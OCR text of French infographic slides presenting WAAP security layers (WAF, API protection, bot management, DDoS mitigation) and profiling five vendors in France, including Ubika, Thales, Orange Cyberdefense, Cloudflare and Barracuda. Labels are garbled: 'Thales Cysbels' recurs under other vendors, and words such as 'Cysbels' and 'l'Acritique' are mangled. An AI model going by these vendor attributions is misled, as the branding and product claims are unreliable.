Bot Management
Filtrage automatisé des bots malveillants.

22:00

DDoS Mitigation
Atténuation des pics de trafic couche 7.

24/7


Auto-scaling
Surveillance continue et protection proactive.

L'Approche de Défense en Profondeur : Au-delà du WAAP

LA RÉALITÉ VS LE MYTHE : WAAP en Écosystème

LA COMPLÉMENTARITÉ : Collaboration et Couches

LE RÔLE HUMAIN : Expertise et Supervision



Conclusion : Le WAAP est puissant, mais l'expertise humaine et les autres couches de sécurité sont indispensables.

VOTRE APPLICATION, VOTRE RÉPUTATION. PROTÉGEZ-LES.

1. FILTRAGE WAF

BLOQUE LES ATTAQUES CLASSIQUES (SQLi, XSS)

2. PROTECTION DES API

SÉCURISE LES COMMUNICATIONS MACHINE-À-MACHINE

3. GESTION DES BOTS

DISTINGUE LE TRAFIC LÉGITIME DU TRAFIC AUTOMATISÉ MALVEILLANT

4. PROTECTION ANTI-DDOS

ABSORBE ET DÉVIE LES PICS DE TRAFIC MASSIFS

RÉSULTAT : UNE FORTERESSE DIGITALE SEREINE ET PROTÉGÉE

WAAP : L'APPROCHE DE SÉCURITÉ COMPLÈTE, INTÉGRÉE ET INTELLIGENTE POUR LE MONDE MODERNE

7. LES ACTEURS DE LA CYBER SECURITY EN FRANCE

IDEO·LAB

Les acteurs mis en avant sont :

1. **Ubika** (en tant que référence, comme demandé).
2. **Thales** (représenté ici par une solution logicielle intégrée).
3. **Orange Cyberdefense** (acteur majeur du service et de l'intégration).
4. **Cloudflare** (bien qu'américain, il est un acteur incontournable et très présent en France).
5. **Barracuda Networks** (pour sa forte implantation locale et ses appliances).

IDEO·LAB

ACTEURS MAJEURS DU WAAP EN FRANCE : LE TOP 5 DE L'EXCELLENCE

*Infographie illustrative non-exhaustive des acteurs du marché WAAP en France.

UBIKA

UBIKA: PIONNIER FRANÇAIS DE LA SÉCURITÉ DES APPLICATIONS WEB

Fondée en 2001 et basée en France, Ubika protège les infrastructures critiques des entreprises contre les cybermenaces les plus avancées. Notre expertise inégalée garantit la disponibilité et l'intégrité de vos services web et API.

WAF WAAP

EXPERTISE WAF & WAAP DE POINTE

- Protection Complète contre les Injections SQL, XSS, etc.
- Sécurité des APIs et Microservices
- Gestion Avancée des Bots
- Atténuation DDoS Applicative

SOUVERAINETÉ

SOUVERAINETÉ LOCALE ET CONFORMITÉ

- Solution 100% Développée et Opérée en France
- Conformité RGPD, DSP2, Lois Bancaires
- Support Technique en Français
- Données Maîtrisées sur le Territoire

INNOVATION

INNOVATION CONTINUE ET INTELLIGENCE

- Architecture Cloud-Native et Scalable
- Détection Basée sur l'IA et l'Analyse Comportementale
- Mises à Jour Dynamiques des Menaces
- Tableau de Bord Unifié et Intuitif

THALES

DIVISION CYBERSÉCURITÉ : VOTRE PARTENAIRE DE CONFIANCE NUMÉRIQUE

Sécuriser l'Acritique de bout en bout, de la conception à l'exploitation.

CONSEIL & GOUVERNANCE

- Stratégie de Sécurité et Architecture
- Analyse des Risques et Conformité (RGPD, NIST, etc.)
- Sensibilisation et Formation des Équipes

PROTECTION & DÉTECTION

- Sécurité des Systèmes d'Information et OT
- SOC & Détection d'Intrusion (Cybels)
- Protection des Données et Identités

RÉPONSE & REMÉDIATION

- Gestion et Réponse aux Incidents (CERT)
Gestion et Réponse aux Incidents (CERT)
- Investigation et Forensique
- Tests d'Intrusion et Red Teaming

Thales Cysbels

Thales, un leader mondial en cybersécurité, s'engage à protéger vos actifs les plus sensibles et à renforcer votre résilience face aux menaces.

Thales Cysbels

ORANGE cyberdefense

DIVISION CYBERSÉCURITÉ : VOTRE PARTENAIRE DE CONFIANCE ET DE RÉSILIENCE

Anticiper, détecter et réagir face aux menaces les plus complexes, en France et dans le monde.

ANTICIPER & GOUVERNER

- Stratégie de Sécurité et GOUVERNANCE
- Analyse des Risques et CONFORMITÉ (RGPD, NIS2, etc.)
- Sensibilisation et Formation des Équipes

DÉTECTER & PROTÉGER

- Sécurité des Systèmes d'Information et OT
- SOC & Détection d'Intrusion (MDR)
- Protection des Données et Identités

RÉAGIR & REMÉDIER

- Gestion et Réponse aux Incidents (CERT)
- Investigation et Forensique
- Tests d'Intrusion et Red Teaming

Orange Cysbels

Orange Cyberdefense, leader européen en cybersécurité, met à votre service son expertise et son réseau mondial pour sécuriser votre activité.

Thales Cysbels

CLOUDFLARE

DIVISION CYBERSÉCURITÉ : VOTRE PLATEFORME DE SÉCURITÉ ET DE PERFORMANCE MONDIALE

Sécuriser et accélérer votre présence numérique sur le plus grand réseau edge mondial.

CONNECTER & SÉCURISER (Réseau & Edge)

- Protection DDoS L3-L7 Globale
- DNS & Gestion de Trafic Intelligents
- CDN & Optimisation de Contenu
- Accès Réseau Zero Trust (ZTNA)

PROTÉGER & INSPECTER (Applications)

- WAF (Web Application Firewall) Avancé
- Protection des API (GraphQL, REST)
- Gestion des Bots (Machine Learning)
- Inspection du Trafic SSL/TLS

OBSERVER & RÉAGIR (Insights & SOC)

- Analyses et Logs de Sécurité en Temps Réel
- Intégration SIEM et SOAR
- Automatisation des Réponses aux Incidents
- Conformité et Visibilité Globale

CLOUDFLARE

Cloudflare, leader de la sécurité edge, offre une plateforme unifiée pour protéger vos applications, vos utilisateurs et votre infrastructure contre toutes les menaces.

Thales Cysbels

Barracuda NETWORKS

DIVISION CYBERSÉCURITÉ : VOTRE PLATEFORME DE SÉCURITÉ COMPLÈTE POUR LE CLOUD ET LE RÉSEAU

Sécuriser vos applications, votre réseau et vos emails avec des solutions robustes et faciles à gérer.

SÉCURITÉ DU RÉSEAU ET DES EMAILS

- Pare-feu de Nouvelle Génération (NGFW)
- Protection Avancée contre les Menaces par Email (ATP)
- Sécurité du Cloud Public (AWS, Azure)
- Gestion Unifiée des Menaces (UTM)

SÉCURITÉ DES APPLICATIONS ET DES DONNÉES

- WAF (Web Application Firewall)
- Protection des API
- Sauvegarde et Restauration dans le Cloud
- Gestion des Vulnérabilités

SÉCURITÉ DES UTILISATEURS ET DES ACCÈS

- Authentification Multi-Facteur (MFA)
- Accès Réseau Zero Trust (ZTNA)
- Filtrage Web et DNS
- Formation à la Sensibilisation au Phishing

CLOUDFLARE

Barracuda Networks, leader en sécurité, offre une approche intégrée pour protéger chaque vecteur d'attaque, de l'email au réseau en passant par les applications.

Thales Cysbels